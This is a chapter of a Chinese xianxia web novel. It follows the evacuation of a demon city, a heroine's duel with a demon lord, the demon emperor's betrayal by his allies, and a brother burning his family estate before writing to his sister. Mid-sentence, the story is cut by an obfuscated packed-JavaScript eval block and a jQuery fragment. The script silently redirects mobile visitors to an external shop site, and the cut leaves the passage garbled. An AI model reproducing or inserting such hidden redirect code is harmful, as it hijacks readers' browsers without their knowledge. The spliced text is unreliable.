文趣网 > 其他小说 > 偏执反派是我宿敌 > 58. 哥哥
    “青涟,对吧?“

    绯阙突然出声。

    青涟立马道:“是。”

    “即刻带上悬月城所有人,动身前往三界喉,避入人间。”绯阙语气强势,“我只能护住悬月城一柱香,一柱香之后,整个城池会被魔气吞噬。”

    周围听到绯阙言语的小妖惊慌失措起来。

    他们从未想到会落入如此艰难的境地。

    青涟张了张嘴,似是想说什么。压迫力极强的妖力冲天而起,整个城池都被笼罩在内。

    “从现在开始算起。”绯阙说,“一柱香之内,但凡未能顺利撤离者,我再不会出手相护。我会赶赴其余妖族城池,搜救幸存族人,最终到三界喉与你们汇合。”

    说完,绯阙已然消失在原地,只余下她最后一道声音:“即刻行动起来。”

    地面震动,连带着拍卖场的建筑也开始摇晃,若是她曾经的那些破屋子,恐怕在这种情况下已经塌了。

    青涟站起来:“所有人,有一个是一个,去街上把人都喊出来,以最快速度赶到拍卖场门口的广场上,一柱香后,我们不会等任何人。”

    话毕,不少小妖立马往外奔去,街道上的叫喊声传入她的耳朵。

    青涟冷静片刻,意识到自己需要在众人抵达之前前往三界喉查看情况确认安全,还需处理随时可能发生的情况。

    这一柱香的时间里,似乎没有给她留下赶去母亲那边将人接过来的时间。再者……母亲如今也不愿见到她。

    她咬了咬牙,喊来旁边的小妖:“麻烦你去果子巷接一下我母亲。”

    青涟杀了父亲后,母亲瞧见她便觉得恐惧,二人便不怎么相见,也没办法再住在一起,于是青涟只好花光积蓄将其安置在果子巷里的一处院子里。

    她自是伤心的,也曾想过恨母亲,可恨来恨去,最后却发现自己在这个世界上唯一的连接,也就只有母亲一人了。

    所以哪怕是恨,哪怕对方也恨自己,青涟都不可能抛下她而去

    小妖问道:“那我就说是大人您让我来的。”

    “不必。”

    青涟深吸一口气,转身走向传送阵:“你只让她来。”

    -

    一滴鲜血落在地上,荡漾出一片红。

    宁岁禾攥紧拳头,擦干净唇角的鲜血,撑着剑站了起来。

    “师姐!”

    楚惟手心都掐出了血,作势就要出来。

    “别动。”

    宁岁禾盯着眼前的魔尊,声音冷淡,“别出来。”

    大乘巅峰。

    她一个元婴期在魔尊的威压下尚且还能喘气,楚惟他们这些金丹期,一旦出来,下场只会是死。

    “很有自知之明。”魔尊看向宁岁禾的目光渐渐带上了认真之色。

    从一开始的毫无招架之力,到如今的能躲过他好几招,还能抽空给他一剑,甚至还在跟自己的打斗中连破两境。

    这小姑娘的悟性极佳,天赋惊人。

    假以时日,必然是他们的最难缠的阻碍。

    若不是……

    “我真想杀了你。”魔尊冷笑,身上被飞雪割开的伤口处血液绞缠,很快愈合。

    “哦?”宁岁禾目光扫过那道伤口,一剑挥过去,咬牙切齿,“那为什么不杀?”

    “你猜。”

    魔尊逗猫似的侧身躲开,看了看天色:“应该差不多了,下次见,小首席。”

    他毫不恋战,裂缝在他身后再此展开,魔尊退后一步,半个身子都进入了裂缝中。

    他语气里满是怜悯:“不过,那时候你可就活不了了。”

    魔族在瞬息之间追随魔尊消散了个干净。

    危机解除,几个亲传立马跑了出来,扶住了宁岁禾。任竹喧一脸忧色:“师姐,还好吗?”

    “没事。”宁岁禾压下喉间的腥甜,“如何?”

    任竹喧摇摇头:“整个天和宗都被魔尊的神识笼罩,我试了好几次,都没能溜出去。”

    青霄宗孤立无援,会遭遇什么……

    宁岁禾不敢想,咬牙:“带上一队弟子,去青霄宗。”

    -

    风琦撕开空间,与两宗长老对峙。

    这片空间什么都没有,上下左右都是同样的虚无。

    两宗长老十二人,一个不落都被拉入了这个空间,甚至连青霄宗那位独自窝在炼器堂的社恐长老也被拉了进来。其中天和宗拥有战力的有五人,青霄宗四人,剩下三人两个丹修一个器修。

    几个长老大多在合体期,只有温鹤声与谢无渊在大乘初期。

    对面站着风琦和三个魔族长老,还有两个妖族的高手。风琦境界在大乘中期,其余人皆为合体期。

    虽然风琦修为最高,但明显双拳难敌死手,加之长老们忧心宗门状况,一招一式都带着焦急和愤怒,最终还两宗占据上风。

    “妖皇。”

    温鹤声冷声道:“你困得住我们一时,困不住我们一世。妖族与魔族的大军攻得破我们宗门,灭不了我们的弟子。你今天杀了我,明天会有另一个人握起这把剑。你今天毁了两宗的阵,明天我们便会在废墟上重建一座新的。”

    风琦轻轻挑了挑眉。

    “两宗的弟子们,他们的修为或许不如你我,但他们的血性,不输任何人。”

    不知是哪个字戳中了风琦,他动作一顿。

    他与曾经的同窗们还没决裂的时候,世人也是这般夸赞他们的。

    年少有为,群贤毕至,侠肝义胆……

    这些赞美的词汇,从来都是毫不吝啬地咋在他们身上的。

    可后来,便再也无人提起了。

    风琦自嘲地笑了笑,暗骂自己怎么过了千年还怀念这些没影的事情。

    现在早就是后辈们的时代了。

    “罢了,”他挥挥手,示意身后几人上前,“速战速决吧,若是你们能打赢我们,我便让你们离开。”

    话毕,半晌却无人动弹。

    几个妖族面面相觑,看向那几个魔族长老。

    风琦意识到不对,回头看向魔族。

    “抱歉了,妖皇大人。”其中一个魔族长老说道。

    风琦瞬间意识到:“你们要叛变?”

    顿了顿,他再次开口,语气不是疑问而是确信:“暮影让你们这么做的,对吗?”

    魔族长老沉默良久。

    但沉默便已经是答案了。

    风琦轻轻眨了眨眼,没再说话。他忽然记起那日大雨滂沱,寻常里阴鸷的少年打碎了困

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17817698|207511||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    住他的结界,雨水将他整个人都打湿,身后,是风琦急疯了想去救的家人。

    那时候他便在想,暮影对他的恩,或许他该用数次赴汤蹈火方可还清。可此时此刻,魔族长老渐渐后退,渐渐消失在他的视线里,他脑子里第一个冒出来的,却是绯阙恨铁不成钢的神色。

    原本由他掌控的空间被青霄宗的谢无渊夺了去,风琦三番四次将这群长老困于某处,让他们的弟子们陷入危机,这群人即便脾气再好,也不可能放过他的。

    更何况青霄宗那群人的脾气可当真算不上好。“啊……”

    他微微仰头,意识到今日恐怕命丧于此。

    回望来时,他只能叹出短短一句,“真是,漫长而痛苦的一千年啊。”

    这一千年太痛苦,以至于他都快忘了,曾经他与那些少年待在一起时嬉笑怒骂,是多么快乐的时光。

    -

    沈流景面无表情地将断刃从沈崇岳胸口中抽出来。

    他轻轻抚去掌上的灰尘和血迹,两指并拢,夹着的符箓瞬间燃起火焰。

    符箓顺着风飘落,掉在沈家的血泊中,大火连绵,将整个沈家都笼罩在内。

    困了他和流意数十年的牢笼,终于在此刻化为燃尽一切的大火。

    他随手扔掉断刃,从火光中踱步而出。

    柴木被燃烧的噼啪声让他恍惚,鼻尖萦绕着的不再是刺鼻的血腥,而是柴火的清香。

    他忽得想起,多年前流意刚出生时,母亲便病逝了。

    沈家主母讨厌他们,便将他和还在襁褓中的流意扔进了柴房。

    寒冬腊月,柴房里阴冷得让人骨头生疼。沈流景脱下自己的外衫,裹在流意的外面,又去拾了几块柴木,在柴房的空地燃起了小小的火焰。

    噼里啪啦的声音中,沈流景将妹妹抱紧,缩在这片小小的温暖中。

    怀里的妹妹软得像一团棉花,即便不舒服,也只会小声地抽泣。

    沈流景不明白,为什么会有人讨厌这个刚出生的小婴儿呢?

    甚至故意想让这个寒冬带走她的性命。

    怎么会有人将这样的恶意倾倒在一个方才出生的婴儿身上呢?

    他那时候便明白了,这世间,只有他们兄妹二人能够相依为命。

    其余所有,皆为外人。

    沈流景暗暗发誓。

    日后,他定会保护好妹妹,不让她受到一丝一毫的伤害。

    冷风吹过,冻得沈流景打了个寒颤。

    他突然想起来,自己已经很久、很久、很久没有跟流意好好地说上两句话了。

    每一次见到流意,他第一反应都是恐惧。

    恐惧沈崇岳发现她,恐惧她会遭遇不测,恐惧自己灵脉尽废,再也没有能力实现当初的承诺。

    他倏然回神,几乎是手忙脚乱地想传音过去,张嘴却不知道该如何言语,便暗骂一声,奔去旁边折了一根树枝,沾着制符用的朱砂,在信纸上一笔一划地认真写下几行字。

    随后伸手将信纸化作飞鸟,扑闪着翅膀往青霄宗飞去。

    流意。

    他喃喃。

    我的妹妹,如果你愿意原谅我这些年对你的不作为,请来我们的老地方吧。

    哥哥会一直在此等你。